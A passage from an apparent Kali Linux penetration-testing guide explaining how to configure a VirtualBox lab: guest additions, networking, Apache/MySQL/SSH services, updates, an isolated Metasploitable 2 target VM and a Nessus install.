After the process is complete, save all your work first and then reboot your system if you want to try the USB flash disk right away. You may want to configure your **Basic Input Output System (BIOS)** to boot it from the USB disk. If there is no error, you can boot up the Kali Linux from the USB flash disk.



If you want to add persistence capabilities to the USB flash disk, you can follow the steps described in the documentation section **Adding Persistence to Your Kali Live USB** located at <http://docs.kali.org/installation/kali-linux-live-usb-install>.

## Configuring the virtual machine

After logging in to the Kali Linux virtual machine, we are going to configure several things. These are important steps if we want to perform penetration testing.


### VirtualBox guest additions

We recommend that after you have successfully created the Kali Linux Virtual Machine using VirtualBox, you install **VirtualBox guest additions**. This add-on will provide you with the following additional features:


- It will enable the virtual machine to be viewed in full screen
- It will make the mouse move faster in the virtual machine
- It will enable you to copy and paste the text between the host and guest machine
- It will enable the guest and host machine to share folders

To install the guest additions, you can perform the following steps:

1. From the VirtualBox menu, navigate to **Devices | Install Guest Additions**. You will then see that the VirtualBox guest addition file is mounted as a disk:



2. Then, VirtualBox will display the following message. Click on **Cancel** to close the window:



3. Open the terminal console and change the VirtualBox guest additions CDROM mount point (`/media/cdrom0`):

```
root@kali:~# cd /media/cdrom0/
root@kali:/media/cdrom0# ls
32Bit      cert          VBoxSolarisAdditions.pkg
64Bit      OS2           VBoxWindowsAdditions-amd64.exe
AUTORUN.INF runasroot.sh  VBoxWindowsAdditions.exe
autorun.sh VBoxLinuxAdditions.run  VBoxWindowsAdditions-x86.exe
root@kali:/media/cdrom0#
```

4. Execute `VBoxLinuxAdditions.run` to run the VirtualBox guest additions installer:  

```
sh ./VBoxLinuxAdditions.run
```
5. You may need to wait for several minutes until all of the required modules are successfully built and installed:

```
root@kali:/media/cdrom0# sh ./VBoxLinuxAdditions.run
Verifying archive integrity... All good.
Uncompressing VirtualBox 4.2.10 Guest Additions for Linux.....
VirtualBox Guest Additions installer
Removing existing VirtualBox non-DKMS kernel modules ...done.
Building the VirtualBox Guest Additions kernel modules
The headers for the current running kernel were not found. If the following
module compilation fails then this could be the reason.

Building the main Guest Additions module ...done.
Building the shared folder support module ...done.
Building the OpenGL support module ...done.
Doing non-kernel setup of the Guest Additions ...done.
Starting the VirtualBox Guest Additions ...done.
Installing the Window System drivers
Installing X.Org Server 1.12 modules ...done.
Setting up the Window System to use the Guest Additions ...done.
You may need to restart the hal service and the Window System (or just restart
the guest system) to enable the Guest Additions.

Installing graphics libraries and desktop services components...done.
```

6. Change to the root home directory.
7. Eject the VBoxAdditions CD Image by right-clicking on the icon and selecting **Eject** from the menu. If successful, the VBoxAdditions icon will disappear from the desktop.
8. Reboot the virtual machine by typing the `reboot` command in the terminal console.
9. After the reboot, you can switch to full screen (**View | Switch to fullscreen**) from the VirtualBox menu.

## Setting up networking


In the following section, we will discuss how to set up the networking in Kali Linux for the wired and wireless network.

## Setting up a wired connection

In the default Kali Linux VMware image or ISO configuration, Kali Linux uses **NAT (Network Address Translation)** as the network's connection type. In this connection mode, the Kali Linux machine will be able to connect to the outside world through the host operating system whereas the outside world, including the host operating system, will not be able to connect to the Kali Linux virtual machine.

For the penetration testing task, you might need to change this networking method to **Bridged Adapter**. The following are the steps to change it:

1. First, make sure you have already powered off the virtual machine.
2. Then, open up the VirtualBox Manager, select the appropriate virtual machine—in this case we are using the Kali Linux virtual machine—and then click on the **Network** icon on the right-hand side and change the **Attached** to drop-down box from **NAT** to **Bridged Adapter** in Adapter 1. In the **Name** field, you can select the network interface that is connected to the network you want to test, as shown in the following screenshot:



To be able to use the bridge network connection, the host machine needs to connect to a network device that can give you an IP address via DHCP, such as a router or a switch.

As you may be aware, a DHCP IP address is not a permanent IP address; it's just a lease IP address. After several times (as defined in the DHCP lease time), the Kali Linux virtual machine will need to get a lease IP address again. This IP address might be the same as the previous one or might be a different one.

If you want to make the IP address permanent, you can do so by saving the IP address in the `/etc/network/interfaces` file.

The following is the default content of this file in Kali Linux:

```
auto lo
iface lo inet loopback
```

In the default configuration, all of the network cards are set to use DHCP to get the IP address. To make a network card bind to an IP address permanently, we have to edit that file and change the content to the following:


```
auto eth0
iface eth0 inet static
address 10.0.2.15
netmask 255.255.255.0
network 10.0.2.0
broadcast 10.0.2.255
gateway 10.0.2.2
```

Here, we set the first network card (eth0) to bind to the IP address of 10.0.2.15. You may need to adjust this configuration according to the network environment you want to test.

## Setting up a wireless connection

By running Kali Linux as a virtual machine, you cannot use the wireless card that is embedded in your laptop. Fortunately, you can use an external USB-based wireless card.

To activate your USB-based wireless card in the Kali virtual machine, plug in the wireless card to a USB port, navigate to **Devices | USB Devices**, and select your wireless card from the VirtualBox menu:




In this screenshot, we select the wireless card that uses the Realtek chipset.

If your USB wireless card has been successfully recognized by Kali, you can use the `dmesg` program to see the wireless card's information.

In the top-right section of the Kali menu, you will see the Network Connections icon. You can click on it to display your network information.

You will see several networks' names, wired or wireless, available for your machine:



To connect to the wireless network, just select the particular SSID you want by double-clicking on its name. If the wireless network requires authentication, you will be prompted to enter the password. Only after you give the correct password are you allowed to connect to that wireless network.

## Starting the network service

To control the networking process' startup or shutdown process, you can use a helper script called `service`.

To start a networking service, just give the following command:

```
service networking start
```

To stop a networking service, type the following command:

```
service networking stop
```



To issue these commands, you need the root privilege.



You can test whether your network is working correctly by sending an ARP ping request to a host in the same network segment using the `arping` command.

You may find that after you reboot your Kali Linux machine, the networking service needs to be started again. To make the networking service start automatically after the reboot, you need to give the following command:


```
update-rc.d networking defaults
```

This command will insert the necessary links to the `/etc/rc*.d` directories to start the networking script automatically after Kali has been rebooted.

## Configuring shared folders

During a penetration testing process, we may find that we need to share files between the host OS and the guest OS, such as to store penetration testing results on the host machine. One of the mechanisms that can be used for this requirement is to use VirtualBox's **Shared Folders**.


To configure the shared folder from the VirtualBox menu, you need to power off the virtual machine that you want to configure. After that, you need to select the appropriate guest machine's name and click on the **Shared Folders** menu in the window on the left. You will then see the following screen:



To add the folder from the host OS, click on the + icon on the right-hand side. After that, select the appropriate folder that you want to share in the host OS. The selected folder path will be displayed in the **Folder Path** field.

For the **Folder Name** field, you can choose a name that is suitable for the folder. This name will be used by the guest OS to identify the host OS' shared folder.

If you do not want the guest OS to write to the specified shared folder, you can check the option to **Read-only**. If the **Auto-mount** option is checked, the guest OS will try to mount the folder automatically after its startup, as shown in the following screenshot:



In the preceding screenshot, we shared a **D:\software** folder to the guest OS as a read-only folder.


The shared folder can be accessed from the virtual machine as a `/media/sf_software` directory.

## Saving the guest machine state

If you have correctly configured your guest OS, we suggest that you save your OS state. The purpose of this action is that in case you mess up your virtual machine badly, you can still restore it to the previous good state.



To save the virtual machine's state, VirtualBox has provided you with this capability under the menu of **Machine – Take Snapshot**. You need to start the virtual machine before you can take its snapshot:



For the **Snapshot Name**, you can use any name but we suggest that you put in the information about the date. You can give detailed information in the **Snapshot Description** field. After you fill in all the information, VirtualBox will store the virtual machine state; this process will take some time depending on how much information is available to be saved.


## Exporting a virtual machine

There are times when you need to back up your virtual machine to a file or share your virtual machine with other people. VirtualBox allows you to do that easily. For this action, you need to turn off the virtual machine that you want to export, and then navigate to **File | Export Appliance**.

The following steps will help you export an appliance:

1. Select the **Export Appliance** menu; VirtualBox will display an **Appliance Export Wizard** screen.
2. Next, choose the virtual machine that you want to export.
3. Later on, you will be asked for the output file's location. By default, the location will be your directory and the file format will be **ova (Open Virtualization Format Archive)**. We suggest that you use the default file format if you don't know which file format to choose.

- Next, you are prompted for the appliance export's configuration values. You can configure the properties here. However, you can usually just leave them empty unless you need to set specific values:



After this, the exporting process will take place. The time required to finish the export depends on the size of the virtual machine. The bigger the virtual machine size, the longer the exporting time. On my system, it took around 20 minutes to export the Kali Linux virtual machine.

## Updating Kali Linux

Kali Linux consists of hundreds of pieces of application software and an operating system kernel. You may need to update the software if you want to get the latest features.

We suggest that you only update the software and kernel from the Kali Linux software package repository.

The first thing to do after you have successfully installed and configured Kali Linux is to update it. As Kali is based on Debian, you can use the Debian command (`apt-get`) for the updating process.

The `apt-get` command will consult the `/etc/apt/sources.list` file to get the update servers. You need to make sure that you have put the correct servers in that file.

The default `sources.list` file included in Kali Linux contains the following entries:

```
# deb cdrom:[Debian GNU/Linux 7.0 _Kali_ - Official Snapshot i386
LIVE/INSTALL Binary 20130315-11:39]/ kali contrib main non-free

#deb cdrom:[Debian GNU/Linux 7.0 _Kali_ - Official Snapshot i386 LIVE/
INSTALL Binary 20130315-11:39]/ kali contrib main non-free

deb http://http.kali.org/kali kali main non-free contrib
deb-src http://http.kali.org/kali kali main non-free contrib

## Security updates
deb http://security.kali.org/kali-security kali/updates main contrib
non-free
```

You need to synchronize the package's index files from the repository specified in the `/etc/apt/sources.list` file before you can perform the update process. The following is the command for this synchronization:

**apt-get update**

Make sure that you always run `apt-get update` before performing a software update or installation in Kali.

After the package index has been synchronized, you can perform software updates.

There are two command options that are available to perform an upgrade:

- `apt-get upgrade`: This command will upgrade all of the packages that are currently installed on the machine to the latest version. If there is a problem in upgrading a package, that package will be left intact in the current version.
- `apt-get dist-upgrade`: This command will upgrade the entire Kali Linux distribution; for example, if you want to upgrade from Kali Linux 1.0.1 to Kali Linux 1.0.2, you can use this command. This command will upgrade all of the packages that are currently installed and will also handle any conflicts during the upgrade process; however, some specific action may be required to perform the upgrade.

After you choose the appropriate command option to update Kali Linux, the `apt-get` program will list all of the packages that will be installed, upgraded, or removed. The `apt-get` command will then wait for your confirmation.

If you have given the confirmation, the upgrade process will start. Beware, the upgrade process might take a long time to finish depending on your Internet connection speed.

## Network services in Kali Linux


There are several network services available in Kali Linux; in this section, we will describe only some of them: the HTTP, MySQL, and SSH service. You can find the other services by navigating to **Kali Linux | System Services**.

### HTTP

In your penetration testing works, you may want to have a web server for various reasons, such as to serve malicious web application scripts. In Kali Linux, there is already an Apache web server installed; you just need to start the service.

The following are the steps that are required to activate your HTTP server in Kali Linux:

1. To start the **Apache HTTP** service from the graphical menu, navigate to **Kali Linux | System Services | HTTPD | apache2 start**; or, from the command line, type the following command to start the Apache server:  
`service apache2 start`
2. If there are no errors, the system will reply with the following message:  
[....] **Starting web server: apache2 ok**
3. After this, you can browse to the web page; it will display the **It works!** page by default:



To stop the Apache HTTP service, perform the following steps:

1. From the menu, navigate to **Kali Linux | System Services | HTTPD | apache2 stop**; or, from the command line, type the following command to start the Apache server:  
`service apache2 stop`

2. If there are no errors, the system will reply with the following message:  

```
[....] Stopping web server: apache2 [ ok waiting .
```
3. Remember that the previous command will not survive the boot up. After the boot up, you need to give the command again. Fortunately, there is a way to start the Apache HTTP service automatically after the Kali Linux boots up by giving the following command:

```
update-rc.d apache2 defaults
```

The command will add the apache2 service to be started on boot up.

## MySQL

The second service that we will discuss is **MySQL**. It is one of the relational database systems. MySQL is often used with the PHP programming language and Apache web server to create a dynamic, web-based application. For the penetration testing process, you can use MySQL to store your penetration testing results; for example, the vulnerability information and network mapping result. Of course, you need to use the application to store those results.

To start the MySQL service in Kali Linux, you can perform the following steps:

1. In the graphical menu, navigate to **Kali Linux | System Services | MySQL | mysql start**; or, from the command line, type the following:

```
service mysql start
```

2. Then, the system will respond with the following message:

```
[ ok ] Starting MySQL database server: mysqld . . .  
[info] Checking for tables which need an upgrade, are corrupt or  
were not closed cleanly..
```

3. To test whether your MySQL has already started, you can use the MySQL client to connect to the server. We define the username (`root`) and the password to log in to the MySQL server:

```
mysql -u root -p
```

4. The system will respond with the following:

```
Enter password:  
Welcome to the MySQL monitor.  Commands end with ; or \g.  
Your MySQL connection id is 42  
Server version: 5.5.30-1 (Debian)
```

Copyright (c) 2000, 2013, Oracle and/or its affiliates. All rights reserved.

Oracle is a registered trademark of Oracle Corporation and/or its affiliates. Other names may be trademarks of their respective owners.

Type `'help;'` or `'\h'` for help. Type `'\c'` to clear the current input statement.

`mysql>`

5. After this MySQL prompt, you can give any SQL commands. To exit from MySQL, just type `quit`.



By default, for security reasons, the MySQL service in Kali Linux can be accessed only from a local machine. You can change this configuration by editing the `bind-address` stanza in the MySQL configuration file located in `/etc/mysql/my.cnf`. We don't recommend that you change this behavior unless you want your MySQL to be accessed from other machines.

To stop the MySQL service, you can perform the following steps:

1. In the graphical menu, navigate to **Kali Linux | System Services | MySQL | `mysql stop`**; or, from the command line, type the following:

```
service mysql stop
```

2. Then, the system will respond with the following message:

```
[ ok ] Stopping MySQL database server: mysqld.
```

To start the MySQL service automatically after Kali Linux's boots up, you can give the following command:

```
update-rc.d mysql defaults
```

This command will make the MySQL service start after the boot up.

## SSH

For the next service, we will look into the **Secure Shell (SSH)**. SSH can be used to log in to a remote machine securely; apart from that, there are several other usages of SSH, such as securely transferring a file between machines, executing a command in a remote machine, and X11 session forwarding.

To manage your SSH service in Kali Linux, you can perform the following steps:

1. To start the SSHD service from the graphical menu, navigate to **Kali Linux | System Services | SSH | sshd start**; or, from the command line, type the following:  

```
service ssh start
```
2. The system will then respond with the following message:  

```
[ ok ] Starting OpenBSD Secure Shell server: sshd.
```
3. To test your SSH, you can log in to the Kali Linux server from another server using a SSH client such as putty (<http://www.chiark.greenend.org.uk/~sgtatham/putty/>) if you are using the Microsoft Windows operating system.
4. To stop the SSHD service from the graphical menu, navigate to **Kali Linux | System Services | SSH | sshd stop**; or, from the command line, type the following:  

```
service ssh stop
```
5. The system will then respond with the following message:  

```
[ ok ] Stopping OpenBSD Secure Shell server: sshd.
```
6. To start the SSH service automatically after Kali Linux boots up, you can give the following command:  

```
update-rc.d ssh defaults
```


This command will add the SSH service to be started on boot up.

## Installing a vulnerable server

In this section, we will install a vulnerable virtual machine as a target virtual machine. This target will be used in several chapters of the book when we explain particular topics. The reason we chose to set up a vulnerable server in our machine instead of using vulnerable servers available on the Internet is because we don't want you to break any laws. We should emphasize that you should never pen test other servers without written permission. Another purpose of installing another virtual machine would be to improve your skills in a controlled manner. This way, it is easy to fix issues and understand what is going on in the target machine when attacks do not work.


In several countries, even port scanning a machine that you don't own can be considered a criminal act. Also, if something happens to the operating system using a virtual machine, we can repair it easily.

The vulnerable virtual machine that we are going to use is **Metasploitable 2**. This vulnerable system is created by the famous HD Moore of Rapid7.



There are other deliberately vulnerable systems besides Metasploitable 2 that you can use for your penetration testing learning process, as can be seen on the following site: <http://www.felipemartins.info/2011/05/pentesting-vulnerable-study-frameworks-complete-list/>.

Metasploitable 2 has many vulnerabilities in the operating system, network, and web application layers.




Information about the vulnerabilities contained in Metasploitable 2 can be found on the Rapid7 site at <https://community.rapid7.com/docs/DOC-1875>.

To install Metasploitable 2 in VirtualBox, you can perform the following steps:

1. Download the Metasploitable 2 file from <http://sourceforge.net/projects/metasploitable/files/Metasploitable2/>.
2. Extract the Metasploitable 2 ZIP file. After the extraction process is completed successfully, you will find five files:
  - Metasploitable.nvram
  - Metasploitable.vmdk
  - Metasploitable.vmsd
  - Metasploitable.vmx
  - Metasploitable.vmxs



3. Create a new virtual machine in VirtualBox. Set **Name** to Metasploitable2, **Operating System** to **Linux**, and **Version** to **Ubuntu**.
4. Set the memory to **1024MB**.
5. In the **Virtual Hard Disk** setting, select **Use existing hard disk**. Choose the Metasploitable files that we have already extracted in the previous step:



6. Change the network setting to **Host-only adapter** to make sure that this server is accessible only from the host machine and the Kali Linux virtual machine. The Kali Linux virtual machine's network setting should also be set to **Host-only adapter** for pen-testing local VMs.
7. Start the Metasploitable 2 virtual machine. After the boot process is finished, you can log in to the Metasploitable 2 console using the following credentials:
  - Username: msfadmin
  - Password: msfadmin
8. The following is the Metasploitable 2 console after you have logged in successfully:

```
Warning: Never expose this VM to an untrusted network!

Contact: msfdev[at]metasploit.com

Login with msfadmin/msfadmin to get started

metasploitable login: msfadmin
Password:
Last login: Sat Jun 30 23:52:28 EDT 2012 on tty1
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686

The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

To access official Ubuntu documentation, please visit:
http://help.ubuntu.com/
No mail.
msfadmin@metasploitable:~$ _
```

## Installing additional weapons

Although the latest version of Kali Linux always comes with many security tools, sometimes you need to add additional software tools due to the following reasons:

- The latest version of the tool has not been included in Kali Linux yet
- You want to have the latest version of the software that is not available in the Kali Linux repository

Our suggestion is to try to search for the software package in the repository first. If you can find the package in the repository, just use that package. However, if you can't find it in the repository, you may want to get the software package from the author's website and install it yourself.

Based on our experience, we suggest that you use the software in the repository as much as you can to ease the package management process.

There are several package management tools that can be used to help you manage the software package in your system, such as `dpkg`, `apt`, and `aptitude`. Kali Linux comes with `dpkg` and `apt` installed by default.



If you want to find out more about the `apt` and `dpkg` command, you can go through the following references: <https://help.ubuntu.com/community/AptGet/Howto/> and <http://www.debian.org/doc/manuals/debian-reference/ch02.en.html>.

In this section, we will briefly discuss the `apt` command in a practical way that is related to the software package installation process.

To search for a package name in the repository, you can use the following command:

```
apt-cache search <package_name>
```

This command will display the entire software package that has the name `package_name`. For example, let's search for a software package called `nessus`; the following is the command to do that:

```
apt-cache search nessus
```

To display more detailed information about a software package such as its description, size, and version, you can use the following command:

```
apt-cache show <package_name>
```

If you want install the package or upgrade an individual software package, you can use the `apt-get` command to install the package. The following is the basic syntax for `apt-get` to do that:

```
apt-get install <package_name>
```

If you can't find the package in the Kali Linux repository and are sure that the package will not cause any problems in the future, you can install the package manually.

Download the software package only from trusted sources such as the software developer's site. If the developer provides the `.deb` (the Debian package format) packages, you can use the `dpkg` command to install the additional software. If the `.deb` package is not provided, you can install the software from the source code. The actual process may vary but the general steps are usually similar to the following:

1. Extract the software package using archiver programs such as Tar and 7-Zip.
2. Change to the extracted directory.
3. Run the following commands:

```
./configure  
make  
make installh
```

In this section, we will provide you with examples on how to install several additional security tools that are not available from the Kali Linux repository. We will give various mechanisms that can be used to install the software:

- Downloading the Debian package and installing it
- Downloading from the source package and installing it

## Installing the Nessus vulnerability scanner

As an example, we want to install the latest Nessus vulnerability scanner (Version 5) for the first installation mechanism. We have searched the Kali Linux repository but are unable to find Nessus.

Nessus Version 5 has many new features as compared to Nessus Version 4, such as more flexible results filtering and report creation and simplified policy creation; we chose to use this version instead of Nessus Version 4.



You can find more information about the features and enhancement in Nessus Version 5 from <http://www.tenable.com/products/nessus/nessus-product-overview/why-upgrade-to-nessus-5>.

We can download the latest Nessus package generated for Debian 6 Linux distribution from the Nessus website (<http://www.nessus.org/products/nessus/nessus-download-agreement>). To install this package, we issue the following command:

```
dpkg -i Nessus-x.y.z-debian6_i386.deb
```




We used `x.y.z` in the previous command to denote the Nessus version number. You need to change those numbers to the Nessus version that you just downloaded successfully.

